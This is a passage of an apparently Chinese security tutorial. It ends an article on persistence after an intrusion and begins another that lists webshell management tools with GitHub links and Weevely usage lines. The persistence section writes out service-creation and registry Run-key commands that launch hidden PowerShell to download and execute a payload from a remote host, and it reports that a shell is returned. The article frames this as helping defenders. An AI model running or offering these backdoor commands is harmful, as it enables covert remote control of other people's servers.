


点击Launch后，返回powershell远程下载执行命令。

服务自启动后门

```
sc create "Name" binpath= "cmd /c start powershell.exe -nop -w hidden -c \"IEX ((new-object
net.webclient).downloadstring('http://192.168.28.142:8080/a'))\""
sc description  Name "Just For Test"    //设置服务的描述字符串
sc config Name start= auto              //设置这个服务为自动启动
net start Name                          //启动服务
```


重启服务器后，成功返回一个shell。




注册表自启动

在windows启动项注册表里面添加一个木马程序路径，如：

```
beacon>getsystem
beacon>shell reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "Keyname" /t REG_SZ
/d "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c \"IEX ((new-
object net.webclient).downloadstring('http://192.168.28.142:8080/a'))\"" /f
```



账号注销后，重新登录，界面上会出现powershell快速闪过消失，成功返回shell。



注册表还有哪些键值可以设置为自启动：

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

0x04 结束语

本文简单介绍了通过三大渗透框架进行权限维持的几种方法，了解攻击者常用的渗透框架及后门技术，有助于更好地去发现并解决服务器安全问题。


第7篇：常见WebShell管理工具

攻击者在入侵网站时，通常要通过各种方式写入Webshell，从而获得服务器的控制权限，比如执行系统命令、读取配置文件、窃取用户数据，篡改网站页面等操作。

本文介绍十款常用的Webshell管理工具，以供你选择，你会选择哪一个？

1、中国菜刀(Chopper)


中国菜刀是一款专业的网站管理软件，用途广泛，使用方便，小巧实用。只要支持动态脚本的网站，都可以用中国菜刀来进行管理！在非简体中文环境下使用，自动切换到英文界面。UNICODE方式编译，支持多国语言输入显示。



2、蚁剑(AntSword)

AntSword是一个开放源代码，跨平台的网站管理工具，旨在满足渗透测试人员以及具有权限和/或授权的安全研究人员以及网站管理员的需求。


github项目地址：https://github.com/AntSwordProject/antSword



3、C刀(Cknife)

这是一款跨平台的基于配置文件的中国菜刀，把所有操作给予用户来定义。


github项目地址：https://github.com/Chora10/Cknife



4、冰蝎(Behinder)


冰蝎”是一款动态二进制加密网站管理客户端。

github地址：https://github.com/rebeyond/Behinder



5、Xise


XISE WebShell管理工具。



6、Altman

Altman3是一款渗透测试软件，基于.Net4.0开发，依托Eto.Form可以完美运行在Windows、Linux、Mac等多个平台。

github项目地址：https://github.com/keepwn/Altman



7、Weevely


Weevely是一种Python编写的webshell管理工具，跨平台，只支持PHP。

github项目地址：https://github.com/epinna/weevely3

用法示例：

```
weevely generate <password> <path>
weevely <URL> <password> [cmd]
```

